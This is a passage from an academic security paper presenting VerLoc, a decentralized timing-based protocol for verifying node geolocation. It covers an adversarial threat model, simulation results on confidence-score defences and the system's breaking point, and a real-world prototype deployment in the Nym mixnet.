Given a malicious target node $c_k \in C$ and its reference set R_k, there are three possible scenarios for the target and reference pairings $c_k \leftrightarrow r_j$.

Perfect Manipulation. A *perfect manipulation* is possible when both the target node c_k *and* the reference $r_j \in R_k$ are under adversarial control, i. e., $c_k \in C$ *and* $r_j \in A$. In this case the adversary contributes spoofed times $RTT(c_k \rightarrow r_j)$ and $RTT(c_k \leftarrow r_j)$ for both directions. The spoofed timings match the expected propagation time for the claimed locations:

$$RTT(c_k \rightarrow r_j) = RTT(c_k \leftarrow r_j) = \frac{dist(loc_k^A, loc_j^A)}{f(dist(loc_k^A, loc_j^A))} \quad (5)$$

More precisely, the adversary first computes the distance between the *claimed* location loc_k^A and the adversarial reference node loc_j^A. Note that $loc_j^A = loc_j$ if $r_j \in A$ but $r_j \notin C$,

while $loc_j^A \neq loc_j$ if $r_j \in C$. This distance serves as an input to the empirical speed function $f(x)$ (cf. § 2.2). We assume that all the parameters of *VerLoc* are known to the adversary, who can apply the propagation model to compute timings that match the claimed distance. The adversary can slightly alter reported RTT values with noise to avoid submitting suspiciously identical numbers.

The following two scenarios cover cases in which the reference node is *not* adversarial, i. e., $c_k \in C$ but $r_j \notin A$.

Slowing Down. If the claimed location loc_k^A of c_k is *further* away from reference r_j than the true location loc_k, i. e., if $dist(loc_k^A, loc_j) > dist(loc_k, loc_j)$, then it is possible for the adversary to *slow down* incoming timing probes $(c_k \leftarrow r_j)$. Slowing down means that the adversary delays its response to the incoming probe in order to bring the $RTT(c_k \leftarrow r_j)$ measured by r_j close to the value that would be observed if c_k was indeed placed in loc_k^A.

As in the previous case, we consider the adversary is able to tamper with timings *in both directions* to perfectly fit the claimed location. In one direction, the adversary contributes a spoofed timing, while in the other direction it adds latency to manipulate the timing reported by the (honest) reference node r_j.

No Manipulation. If the claimed location loc_k^A of c_k is *closer* to the benign reference r_j than its true location loc_k, i. e., if $dist(loc_k^A, loc_j) < dist(loc_k, loc_j)$, then the adversary *cannot* manipulate the measurements taken and reported by r_j, as he cannot speed up probes [27] or reply before receiving the reference's probe and seeing the included nonce.

5.2 Experimental Setup

In an adversarial setup, we are interested in the general system performance (accuracy of localization and zone verification rate) for honest nodes, as well as the number of successfully claimed false locations. To this end, we adjust the *network setup* and applied *metrics*.

Network Setup. As in the performance baseline experiments, we simulate networks of $N = 1000$ nodes placed in random locations across Europe and use a reference set size of $R = 80$.

We additionally define a subset A of adversarial nodes that can manipulate measurements and a subset $C \subseteq A$ of nodes for which the adversary claims false locations. We randomly pick fake claimed locations but ensure that the falsely claimed location is in a different country than the actual location of the adversarial node.

We first run a simulation considering true locations for all nodes. We then substitute the propagation times for all measurements in which the adversary can either apply a perfect manipulation or slow down incoming timing probes. We re-apply the localization and verification methods for all the nodes that were affected by the adversarial activities. This includes all nodes $c_k \in C$ with false claimed locations, but also all the benign nodes in their reference sets R_k. We do so to examine all the discrepancies that the adversary introduces when introducing bogus locations and measurements

Metrics. To measure the performance of *VerLoc* in an adversarial setup, we extend the initial performance metrics (§4.2) with a set of `true/false`, `positive/negative` results. In contrast to the benign setup, these results now include accept/reject decisions for individual nodes.

We denote a `positive` decision as an accept, i. e., a decision where the confidence score is sufficiently high; a `negative` is a rejected decision where the confidence falls below a defined threshold υ. Furthermore, we treat a result as `true` whenever it matches the ground truth and as `false` when it contradicts the ground truth:

- **TP** A true positive decision denotes an *accept* for a node that reports its true location $loc_i \in z_i$, meaning that *VerLoc* believes the node to be in the correct zone z_i.
- **TN** A true negative decision denotes a *reject* for an adversarial node claiming to be at a false location $loc_k^A \in z_k^A$ such that $z_k^A \neq z_k$.
- **FP** A false positive decision denotes an *accept* for a node with a false claimed location $loc_k^A \in z_k^A$, meaning that *VerLoc* believes the node to be in the falsely claimed zone z_k^A.
- **FN** A false negative decision denotes a *reject* for a node whose claimed location $loc_i \in z_i$ was actually true.

In the following, we use a *confidence score* to identify fake node locations. We then analyze the attack performance for an increasing number of adversarial nodes to test the *breaking point* of the system.

5.3 Attack Success

In a first step, we analyze the success of the adversary in claiming false locations for some of its nodes, considering a network of $N = 1000$, where each has at least $R = 80$ randomly chosen references. To this end, we allow the adversary to control $|A| = 50$ randomly chosen nodes and evaluate the attack success for an increasing number of false location claims $|C| = 5..50$. Note that in the case of $|C| = 50$ the adversary is claiming false locations for all adversarial nodes, i. e., $C = A$.

We show the number of successfully verified false locations in Figure 8, where we can see that in the absence of countermeasures the adversary is successful between a third and half of the times.

5.4 Confidence Scores

To harden *VerLoc* and mitigate the attack success, we use the confidence scores introduced previously (§3.3.3). We define a *reject threshold* υ to distinguish between benign and malicious location claims. We further define a *tolerance factor* τ




Figure 8: Adversarial success for a given number of false claimed locations (20 000 samples).




Figure 9: Distribution (kernel density estimate) of confidence scores. Benign (blue) and malicious (orange) nodes in a setup with $|C| = |A| = 50$ adversarial nodes claiming false locations. We choose a threshold $\upsilon = 0.2$ to distinguish both groups.




Figure 10: Distribution of confidence scores for a setup with 250 out of 1000 (25%) malicious nodes, all claiming false locations.

to account for background noise that disturbs the end-to-end timings. These are the two main parameters that determine accept and reject decisions based on the confidence scores.

The tolerance factor τ defines how much noise is tolerated, i. e., it relaxes the lower bound b_l on the speed, accepting even slower transmissions. Too many transmissions being too slow is precisely a distinguishing characteristic of false claimed locations. Whenever a false claimed location is *closer* to a reference r_j than the true location, the adversary is unable to manipulate the measured timing to make it shorter. Consequently, the RTT reported by the reference r_j will appear as a very slow (noisy) transmission.

The threshold υ defines the minimum decision confidence score required by *VerLoc* to accept a claimed location as verified. This parameter influences the tradeoff between false positive and false negative rates. An overly restrictive υ will reject many decisions, including those of benign nodes for which measurements are simply noisy. On the other hand, a very lax υ increases false positives, correctly verifying a larger number of honest node locations at the cost of also accepting some false locations as correct.

Tolerance Factor (τ). To evaluate how the tolerance factor τ influences the overall performance of *VerLoc*, we test values in the range of $\tau = 0.005..0.025$ considering a decision threshold $\upsilon = 0.2$. In our evaluation, we first study which configurations prevent the adversary from claiming *any* false location, i. e., cases in which $FP = 0$. We find that there is minimal variation for the accept and TP rates. More precisely, the acceptance rates are in the range of 95 % to 96 %, and the TP rates achieve 86 % to 87 % within the accepted decisions. For the simulation experiments we use a tolerance factor of $\tau = 0.01$.

Decision Threshold (υ). The decision threshold υ defines the minimum required confidence to accept a decision. Figure 9 shows the distribution of confidence scores for adversarial and benign nodes considering a scenario where the adversary controls 50 nodes, all of which claim false locations. As we can see in the figure, both groups can be perfectly distinguished with a decision threshold of $\upsilon = 0.2$, as there is no overlap between both distributions. We thus choose this value for υ.

5.5 Breaking Point of *VerLoc*

We have shown that *VerLoc* can reliably distinguish between manipulated and benign node decisions. This prevents adversarial success while maintaining a reliable verification and localization performance in situations where the adversary controls a limited percentage of nodes. However, we are also interested in identifying the *breaking point* of the system, i. e., the required amount of adversarial resources that degrades the performance of *VerLoc* to unacceptable levels. To this end, we gradually increase the fraction of adversarial control in the network (cf. Table 2). We observe:

- **Confidence Score Distribution.** An increasing number of adversarial nodes with false claimed locations introduces distortions in many measurements, and the manipulations lead to network-wide inconsistencies between claimed locations and reported timing measurements. Figure 10 shows how the confidence scores begin to overlap for benign and malicious nodes at 25 % compromise.

Table 2: System Breaking Point.

Claimed	Reject	TP	FP	FN	Recall
5 %	50	815	0	0	1.00
10 %	102	756	0	2	0.99
15 %	152	691	0	3	0.99
20 %	214	627	0	23	0.96
25 %	284	555	0	58	0.91
30 %	335	476	3	105	0.82
35 %	352	401	3	151	0.73

- **False Positives.** *VerLoc* begins to output FP results when reaching around a third of adversarial nodes with false location claims. While the adversarial success is limited in this setup ($FP = 3$), it indicates that at this point the adversary is capable of compromising the verification process to successfully claim false locations. Note that a FP only occurs when (1) the estimated zone $\hat{z}_i$ coincides with the zone that contains the location loc_i^A claimed by the adversary, and (2) the adversarial node has a confidence score larger than υ. A confidence score above υ does *not* lead to a FP if the estimated and claimed zones do not coincide.
- **False Negatives.** False negatives do not compromise the system's security directly but they have the risk of unfairly rejecting honest nodes from the system. Furthermore, an increasing FN rate indicates that *VerLoc* looses the ability to make reliable accept and reject decisions. We see that FN begins to increase when adversaries control 20 % or more of the network.

Conclusion. The confidence scores of *VerLoc* allow distinguishing true and false location claims. This protection mechanism is robust to adversaries that control up to about 20 % of nodes in the network while still providing high performance rates for all remaining honest nodes. Note that these results correspond to a network setup restricted to Europe, which is a challenging use case (§5.6).

5.6 Additional Threats

5.6.1 Framing Benign Nodes

Instead of trying to successfully claim false locations (FP) for malicious nodes, the adversary can attempt to frame benign nodes as claiming a false location (FN) by, e. g., contributing timings that violate bounds and reduce the confidence score of an honest node. An adversary that controls a fraction $\alpha = \frac{|A|}{N}$ of all the nodes is on average able to manipulate a fraction α of an honest node's reference measurements, in one of the two directions.[4] This is in contrast with claiming false locations, where the adversary controls *all* the reference measurements in at least one direction, and a fraction α in *both* directions.

An adversary that controls a fraction α of a node's references can *at most* lower the confidence score of the node by α, by making $\alpha \cdot R$ measurements that would otherwise be within bounds to be out of bounds. Considering the results shown in Figure 9 for benign nodes, more than half the references of a node fail the bounds test in the absence of attack, meaning that the adversary in practice will be only able to lower an honest node's score by less than α. Considering a threshold $\upsilon = 0.2$ for the confidence scores, an adversary has to control at least a fraction $\alpha = 0.2$ to start bringing down below υ the confidence score of a non-negligible fraction of benign nodes.

Note that, because measurements are symmetric, a bounds violation in a pairwise measurement affects both nodes involved, and thus the scores of the adversarial nodes themselves become lower as they attack more targets, meaning that the adversary has to trade scalability with detectability of the attack.

5.6.2 Strategic Locations for Adversarial Nodes

An adversary can improve the attack success by strategically positioning its nodes. For this strategic placement, two key characteristics can be exploited. First, zone verification errors where a node is believed to be in a different zone are more likely to occur in *small zones*, such that an error of less than a hundred kilometres is enough to shift the node to a different zone. Thus, an adversary placing the nodes in small zones can more plausibly claim that the observed discrepancies are due to natural network effects and noise rather than malicious manipulation. Within the localization constraints the adversary is subject to, placing the malicious nodes as close as possible to the border of the claimed zone increases the chances of adversarial success. Note that regardless of zone boundaries, it is always easier for an adversary to plausibly claim being at a nearby location rather than a faraway location.

Second, we investigate how the *directional diversity* of a reference set influences the accuracy of localization. In the best case, a node's references are situated in all directions to provide the highest possible measurement diversity. To illustrate why directional diversity is important, consider a case where multiple measurements have a lot of noise (extra latency). If the noisy measurements come from opposite directions, the discrepancies are leveled out and *VerLoc* arrives at a good estimation. In contrast, noisy measurements from a single direction push the estimated target node further away from its actual location. In our experiments, 95 % of failed verification for nodes in Spain, which is located in the SW corner of Europe, are associated with a unidirectional distribution of references, whereas this issue appears related to just

[4] The exact number of corrupt references in a node's set is given by a hypergeometric distribution with population size N, R draws, and $|A|$ special (malicious) objects. The variance of such distribution is low for a large R, making it unlikely that the adversary controls much more than a fraction α of references in a randomly chosen subset.

20 % of nodes in Romania, which has a more central location in the continent. Therefore, an adversary can more plausibly claim that a failed verification is due to natural causes when claiming locations with less directional diversity. Note also that the adversary has more influence on *VerLoc*'s results for a node when it is the only reference providing measurements for that node from a certain direction.

The study of adversarial node positioning strategies to achieve concrete objectives under specific constraints is left for future work. Such further research may, for example, evaluate strategies for successfully convincing the network that a number of adversarial nodes are located within a specific country (that, e.g., has a strong rule of law and favorable legislation, which increases trust in those adversarial nodes), when they are actually located somewhere else that is at a certain distance; or strategies for downgrading the confidence score of specific targets among the honest nodes.

5.6.3 Adversaries in the underlying network

Network adversaries placed in between two nodes may intercept probes and respond to them, causing nodes to measure RTTs that are impossibly small given the actual distance between them. Security can be strengthened towards such adversaries if the two nodes, who can authenticate each other using the public keys in the node descriptors, establish a shared secret s before exchanging probes, e. g., with an authenticated Diffie-Hellmann key exchange. Instead of simply copying the nonce in their response, nodes respond to probes with a hash of s concatenated with the nonce. A man-in-the-middle adversary who is physically between the two nodes cannot fake a shorter distance without access to s. Note that the time required to compute this hash adds to the measured RTT and thus needs to be factored in when building the propagation model. If the hash computation time is highly variable from one node to another, this adds noise that may decrease localization accuracy; if on the other hand the hash computation time is rather constant across servers, it can be easily accounted for in the propagation model without an impact on localization accuracy.

Alternatively, a network adversary can always slow down probes it intercepts. Note that this gives no additional advantage to an adversary that controls one of the nodes involved in the probe, who already has the ability to slow down the probe at will; but it does enable the adversary to delay probes sent between honest nodes. The effect of such an attack is to lower the confidence score of honest nodes, who now appear to be far away from many other nodes, or even all other nodes if the adversary fully controls the network connection of the victim. Note that distinguishing such delays from natural transmission delays due to poor network conditions is non-trivial, as both effects cause a lower confidence score. We argue that this is an acceptable effect, as the confidence scores not only represent adversarial manipulations, but also take into account bad network conditions. In both cases the score represents a lower confidence in the localization result.

5.6.4 Compromised Broadcast Channel

VerLoc relies on two types of node information to produce results: node descriptors (containing IP addresses, claimed locations and public keys) and recorded measurements. We assume that node descriptors are always securely broadcast even in the absence of *VerLoc*, as otherwise it is easy to completely disrupt the network and any functionality it could offer, beyond *VerLoc*'s node localization features. Note that in Tor this information is included in a consensus document signed by all directory authorities, while in Nym it is collectively signed by validators and published in the blockchain. The recorded measurements are however specific to *VerLoc* and not broadcast already as part of basic network orchestration. Therefore, we can expect *VerLoc* implementations such as the one described in the next section, where recorded measurements are made publicly available in ways that are more susceptible to adversarial attacks. An adversary could, for example, show different measurement results to different participants by serving a different result files depending on the IP address of the requester. In this case participants may arrive to different conclusions regarding the localization of some nodes. We note that public web pages with node information such as those maintained by Nodes Guru[5] make such attacks detectable, as participants may realize that their locally obtained *VerLoc* results do not coincide with results shared by others in public places. Thus, while such attacks are difficult to prevent in the absence of secure broadcast for measurements, they can be relatively easy to detect (and react to) given active community engagement, discussion and scrutiny of the system.

6 Experiments in the Wild

As final step we validate *VerLoc* with a real-world experiment where deployed nodes run a simplified prototype implementation.

6.1 Experimental setup

The simplified *VerLoc* prototype implementation was bundled with the Nym network's mixnode code version 0.10.1, released on May 25th. Thousands of nodes are actively participating in *VerLoc* measurements and publishing new results every 12 hours. More precisely, a list of mixnodes with IP addresses of all nodes involved in the network is publicly available.[6] Using these IP addresses, we can load the measurement results from a specific port directly at the node

[5] https://nodes.guru/nym/nymworld

[6] https://testnet-finney-explorer.nymtech.net/data/mixnodes.json

`http://[IP]:8000/verloc`. We have made publicly available the prototype implementation[7] used to obtain the results shown in this paper. The prototype includes the main implementation of *VerLoc* and a fetch and parsing script to obtain the node measurements. Our results are therefore fully reproducible and the prototype is available to conduct further studies.

The implementation functions as follows. As part of Nym's normal features (independently of *VerLoc*), mix nodes periodically download the full list of active nodes in the network, with their public keys and IP addresses. Nodes self-report location as part of their information, typically at the level of nearest town. In Appendix B we provide details on the quality of self-reported locations. A node that runs the *VerLoc*-enabled version of the software sends 200 ICMP echo requests to each of the other nodes in the network and records the measured RTT values. The minimum RTT per reference is made available at a defined port accessible through the node's IP address. We crawl and parse these files to retrieve the measurements. We then locally run our Python scripts on that data to compute localization results. The main differences between the prototype version that is currently deployed and the full proposed *VerLoc* system are:

- The prototype does not publish the measured RTTs in a blockchain but instead makes them publicly available as json files.
- In the prototype nodes measure *all* (thousands) other nodes in the network rather than a subset of 40 to 80 references. This is to allow us to collect a larger dataset and perform a more thorough evaluation. A complete *VerLoc* implementation conducts fewer measurements (two orders of magnitude less) and thus generates *much* less data so that it is feasible to publish RTT measurements in a blockchain.

6.2 Results

At the time of submission (June 2021) there are 7469 individual nodes in the Nym network. After crawling, parsing, and filtering for nodes running the *VerLoc*-enabled version 0.10.1, we were left with 3460 nodes for our evaluation. The main 'loss' of nodes running the right software version is caused by problems parsing or mapping the self-reported locations. In the current prototype implementation, node operators provide location as a string that should be the name of a city. We then look up the name in a publicly available list of 26569 world cities. We use the coordinates of the center point of the city as an approximation of the node's self-reported location. Unfortunately, the free text leads to parsing errors due to spelling mistakes and formatting issues. Furthermore, if nodes provide the name of a small place not in the list of world cities, our current prototype cannot assign a reported location to the node. In a more advanced version of *VerLoc*, the self-reported location should be standardized, e. g., by providing numerical fields for reporting latitude and longitude instead of a free text field for the location name—or substituted altogether by GeoIP locations.

[7] https://github.com/katharinakohls/VerLoc




Figure 11: KDE Localization Error: Distribution of distances between the estimated and the true location of nodes.

For comparison to the simulation results (§4) we select nodes in Europe that have a sufficient number of measurements, which results in a subset of 943 out of the 3460 nodes. The filtered dataset with 943 nodes contains 852870 individual measurements, with an average of 902 references per node. For each selected node, we randomly choose R of its references, discarding and re-sampling if we get a duplicate location already in the reference set. We then retrieve the corresponding measurements from the dataset.

We tested $R = 80$ and $R = 40$ and the median localization error differed by less than 0.5 km. The results show a median localization error of 60 km and an average of 178 km, which are better results than those obtained in the simulations (§4). The distribution of error is shown in Figure 11. Compared to Figure 7, it is more skewed, with a larger number of rather accurate localizations and a long tail of error. This performance improves when applying confidence scores (§5.4). Although we do not expect an active manipulation of measurements in the collected data set, self-reported locations may be grossly inaccurate in some cases. Confidence scores help filter out nodes with abnormally high rates of bad measurements. When adjusting the tolerance parameter $\tau = 0.2$ and keeping the threshold $\upsilon = 0.2$, two thirds of the nodes have confidence above the threshold. The median localization error for nodes with a confidence score $c_i > \upsilon$ is 55 km, while the median error for nodes with a confidence score $c_i < \upsilon$ is 256 km.

7 Overhead of *VerLoc*

VerLoc is intended for networks that already have a system for broadcasting node descriptors, so that this requirement does

not impose additional overhead as it piggy-backs on existing infrastructure. The network may also collaboratively generate a periodic random beacon for other purposes, or rely on an external source of randomness.

In terms of data broadcast, the overhead caused by *VerLoc* is given by the inclusion of RTT measurements in a blockchain. Each measurement contains an RTT and an identifier of the node being measured, which together can be encoded in 5 B: 20 bit for the node id of the reference being measured (for networks of up to 1 million nodes) and 20 bit for encoding the RTT with a granularity of 1 µs. Considering $R = 40$ references per node (shown to be sufficient in real-world experiments) this amounts to 200 B per node. The overhead scales linearly with the size of the network, e. g. for a network of ten thousand nodes, the broadcast data needed to run *VerLoc* amounts to 2 MB for the full network. If *VerLoc* runs once or twice a day this is a rather small overhead. A resource-efficient version of *VerLoc* can be limited to updating information and measurements only for nodes that have newly joined or that have updated their public key, self-reported location or IP address.

In terms of *VerLoc*'s pairwise communication overhead, each node must send 200 ICMP echo requests to 40 references, meaning it executes 8000 pings, once or twice a day. This overhead remains constant as the network grows and it is in practice negligible for the nodes. Using the measurement data made publicly available, the evaluation scripts can be run locally by everyone to obtain location verification results. Our current (non-optimized) Python scripts take less than 120 ms to compute the localization result for a node with 40 references.

8 Related Work

Delay-Based Geolocation. Different delay-based geolocation techniques [4, 15, 31, 33] exist for use cases like cloud storage [20] or the identification of hidden servers [10]. Such techniques overcome inaccuracies in existing databases [16, 37], and outperform WiFi positioning systems [53] or GPS-based approaches [22]. While prior studies emphasize the resilience of delay-based geolocation against *simple* manipulations [1, 2, 9, 19, 36, 50], *VerLoc* is the first to protect against adversaries in a decentralized setting. Furthermore, prior approaches often rely on central authorities [21, 52]. In contrast to *VerLoc*, they depend on trusted information and do not consider targeted adversarial manipulations. Other network geolocation techniques include proxies [51], focus on achieving street-level granularity [50], or analyze the quality of the information in commercial geolocation databases [18].

Adversarial Localization in Other Contexts. Adversarial interference with location information is also relevant in other contexts. For example, prior work demonstrates privacy attacks that allow an adversary to localize and track mobile users based on public information [17, 28, 43]. In the context of GPS, spoofing attacks are a persisting problem due to the unencrypted and unauthorized transmission of information [23, 45, 47]. Several real-world incidents demonstrate the threat of such attacks [6, 38, 41, 42].

Distance Bounding. Distance bounding protocols are two-party cryptographic protocols that enable a verifier V to establish an upper bound on the physical distance to a (possibly adversarial) prover P [7]. Such protocols are typically designed for bounding distances in the order of metres (or even centimetres [39]) and are mainly concerned with dishonest provers and man-in-the-middle adversaries that try to fake a shorter distance between P and V [35]. In contrast, *VerLoc* is a decentralized multi-party protocol that relies on redundancy across dozens of measurements with randomly selected parties to infer geolocation on a map (rather than just focusing on establishing an upper bound on the distance between two parties), such that results are accurate enough even if some measurements are fabricated by the adversary. An accuracy in the order of tens of kilometres is in most cases good enough for verifying location at country-level granularity in a global or continental network.

9 Conclusion

We have introduced *VerLoc*, a decentralized protocol that uses timing probes between randomly assigned pairs of nodes to verify the geolocation of nodes in a network. *VerLoc* outputs an estimated most likely location, a verification decision on whether the node is in the claimed geographical area (e. g., country), and a score of the confidence of *VerLoc* on a node's localization results. Low scores are indicative of poor network conditions or of active attack.

To configure *VerLoc*, we first conducted an empirical study where we measured real-world propagation timings. We used this information to create a propagation model that summarizes realistic transmission times and speeds as a function of the distance between the nodes. In a series of simulation experiments, we analyzed the performance of *VerLoc* in a non-adversarial setup and further tested its defensive capabilities in increasingly adversarial conditions. Our results show that *VerLoc* protects against false claimed locations even when up to 20 % of nodes are malicious while providing correct location estimates for the remaining benign nodes in 90 % of cases. Finally, we validated *VerLoc* with an experiment in the wild, where several thousand nodes run a *VerLoc* prototype. The real-world results show that *VerLoc* localizes nodes with a median error of 60 km and is thus suitable for verifying locations at country-level granularity.

Acknowledgments

We would like to thank the Nym team for enabling the VerLoc prototype. Being given the opportunity to conduct real-world measurements at this scale and in such a diverse infrastructure

is unique and substantially contributed to the quality of this work. In particular, we would like to thank Dave Hrycyszyn and Jedrzej (a.k.a. "Andrew") Stuczynski for their implementation of the measurements. Additionally, we would like to thank Evgeny Garanin and Sergei Korolev from Nodes Guru for integrating our prototype in their system, and making the localization results of the Nym network publicly available.

This work was in part supported by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy – EXC-2092 CASA – 390781972, by the Research Council KU Leuven under the grant C24/18/049, by CyberSecurity Research Flanders with reference number VR20192203, and by DARPA FA8750-19-C-0502. Any opinions, findings and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of any of the funders.

A Propagation Model

VerLoc requires a *speed function* to convert measured times to distances, since a simple *speed constant* does not accurately describe the relationship between the physical distance between two computers and the time it takes for data to be transmitted from one to the other via the Internet. The Internet speed function is in fact distance-dependent, with speeds being higher (and noise lower) for longer distances than for shorter ones.

We generate a propagation model with a rather simple method that we introduced in Section 2.2 and that we describe here in more detail. We note that a better propagation model can be generated with a larger and more diverse set of samples. A more sophisticated application of the propagation model can also take into account not just the distance between two nodes, but be finer-grained and account for their actual locations since similar distances can have different speeds depending on the underlying Internet connectivity between locations. While a better propagation model can further improve *VerLoc*'s performance, we have shown in this paper that the *VerLoc* concept works even with a simple model.

We note that building an accurate propagation model benefits from the use of trusted landmarks at known locations. Since this only needs to be done *once* before deploying *VerLoc* and then the model is a publicly known function (that can be used not just by *VerLoc* but by any system that wants to convert internet timings to distances), we argue that this does not introduce trusted parties in *VerLoc*'s operations.

Setup

In order to build the propagation model, we measure the round-trip timings (RTTs) of transmissions between servers in 16 known different worldwide locations and 6042 relays of the Tor network. Between each pair of nodes we send 200 ICMP echo requests to derive the minimum RTT, the mean, and the standard deviation over all pings sent between the two servers. Along with these measured timings, we document the relays' GeoIP locations. Note that while the GeoIP location cannot serve as reliable ground truth, it provides an approximate location for the majority of nodes [18, 51].

Of the 200 timing probes exchanged between a pair of nodes, we take the *minimum* measured RTT as that corresponds to the *least noisy* measurement sample for a connection. The same procedure is followed in *VerLoc* whenever two nodes measure each other: they exchange 200 probes and report the minimum measured RTT as best representative of the channel. This is because noise strictly adds (never subtracts) latency.

Dataset

Within this setup, we conducted a set of 1.8 million measurements within two days, and collected two smaller sets (60k and 30k) weeks later to verify that the RTT distributions were stable. Fig. 1 documents the measurements and the fitting function, which we later use in the simulation and prototype experiments. We sanitized our dataset by removing nodes for which the measurements indicate they announced a false GeoIP entry. In particular, we flag measurements that would imply a propagation speed faster than light. We keep measurements that are (significantly) slower than expected, as this can be caused by network delays. The speed of light is however a hard upper bound for transmissions, and thus nodes with excessively fast measurements can be safely removed.

B Quality of Self-Reported Data

The current prototype implementation of *VerLoc* deployed in Nym uses self-reported locations on a city level. This can only be an approximation of the exact node location, as we refer to the city center for the latitude and longitude of a node. Furthermore, we have no access to ground truth information to check the correctness of the self-reported location. To compensate for this, we compare the city-level information provided by the node operators with the GeoIP information related to the IP addresses of the nodes. Although this does not provide us with a trusted set of locations, it provides a sanity check and a general idea of the quality of the self-reported data.

In total, we test 1395 nodes of our real-world data set. This set represents the number of European nodes for which we successfully fetched GeoIP[8] information. In this comparison, the median location error for all nodes, i. e., the distance between the GeoIP and the self-reported location is 7.11 km with a mean of 364.47 km. To account for the outliers, we then identify all nodes where the self-reported country and the GeoIP country contradict each other. In total we find 126

[8] We use the Maxmind GeoLite 2 City data base, last updated on Sep 09 2021

(9.03 %) with conflicting countries. The median location error here is 1238 km with a mean of 3270 km.

Finally, we revisit the results of the prototype evaluation to identify possible sources of noise leading to verification failures. To this end, we focus on two main characteristics. First, we check for inconsistencies in the self-reported and GeoIP locations. Second, we look for *VerLoc* decisions in which a majority of *slow* timing measurements influenced the confidence score. We do so for both accepted and rejected nodes. Out of 32768 nodes in total (tested in 64 random repetitions), 26993 (82.38 %) nodes were accepted and 5775 (17.62 %) were rejected. Out of the rejected, 1664 (28.81 %) had a conflicting GeoIP location, and 3448 (59.71 %) used measurements of which a majority (more than 80 %) was unexpectedly slow. At the same time, only 832 (3.08 %) of all accepted nodes had a conflicting GeoIP location. Please note that these results can only represent a snapshot. Repeated runs of *VerLoc* allow to monitor node localization and verification over time in order to better assess whether a node is truthfully reporting its location. A node that consistently fails location verification should therefore appear as more suspicious than one that occasionally fails due to slow measurements. Such longitudinal analysis approach is however out of scope for the current version of *VerLoc*.

References

[1] AbdelRahman Abdou, Ashraf Matrawy, and Paul C Van Oorschot. Taxing the Queue: Hindering Middleboxes from Unauthorized Large-Scale Traffic Relaying. *IEEE Communications Letters*, 19(1):42–45, 2014.

[2] AbdelRahman Abdou, Ashraf Matrawy, and Paul C Van Oorschot. Accurate Manipulation of Delay-Based Internet Geolocation. In *ACM Asia Conference on Computer and Communications Security*, AsiaCCS '17, pages 887–898, Abu Dhabi, UAE, April 2017. ACM.

[3] Masoud Akhoondi, Curtis Yu, and Harsha V. Madhyastha. LASTor: A Low-Latency AS-Aware Tor Client. In *IEEE Symposium on Security and Privacy*, SP '12, pages 476–490, San Francisco, CA, USA, May 2012. IEEE.

[4] Mohammed Jubaer Arif, Shanika Karunasekera, Santosh Kulkarni, Ajit Gunatilaka, and Branko Ristic. Internet Host Geolocation using Maximum Likelihood Estimation Technique. In *International Conference on Advanced Information Networking and Applications*, AINA '10, pages 422–429, Perth, Australia, April 2010. IEEE.

[5] Guido Bertoni, Joan Daemen, Michaël Peeters, and Gilles Van Assche. Keccak. In Thomas Johansson and Phong Q. Nguyen, editors, *Advances in Cryptology – EUROCRYPT 2013*, pages 313–314, Berlin, Heidelberg, 2013. Springer Berlin Heidelberg.

[6] Jahshan A. Bhatti and Todd E. Humphreys. Hostile Control of Ships via False GPS Signals: Demonstration and Detection. Technical report, The University of Texas at Austin, 2014.

[7] Stefan Brands and David Chaum. Distance-bounding protocols. In Tor Helleseth, editor, *Advances in Cryptology — EUROCRYPT '93*, pages 344–359, Berlin, Heidelberg, 1994. Springer Berlin Heidelberg.

[8] David Canellis. Research: China has the power to destroy Bitcoin, October 2018.

[9] Martin Casado and Michael J Freedman. Peering through the shroud: The effect of edge opacity on ip-based client identification. In *USENIX Symposium on Networked Systems Design and Implementation*, NSDI '07, Cambridge, MA, USA, April 2007.

[10] Claude Castelluccia, Mohamed Ali Kaafar, Pere Manils, and Daniele Perito. Geolocalization of Proxied Services and its Application to Fast-Flux Hidden Servers. In *ACM SIGCOMM Conference on Internet Measurement*, IMC '09, pages 184–189, Budapest, Hungary, July 2009.

[11] Balakrishnan Chandrasekaran, Mingru Bai, Michael Schoenfield, Arthur Berger, Nicole Caruso, George Economou, Stephen Gilliss, Bruce Maggs, Kyle Moses, David Duff, et al. Alidade: IP Geolocation Without Active Probing. *Department of Computer Science, Duke University, Tech. Rep. CS-TR-2015.001*, 2015.

[12] Jingning Chen, Fenlin Liu, Xiangyang Luo, Fan Zhao, and Guang Zhu. A Landmark Calibration-Based IP Geolocation Approach. *EURASIP Journal on Information Security*, 2016(1):1–11, 2016.

[13] Frank Dabek, Russ Cox, Frans Kaashoek, and Robert Morris. Vivaldi: A Decentralized Network Coordinate System. *ACM SIGCOMM Computer Communication Review*, 34(4):15–26, 2004.

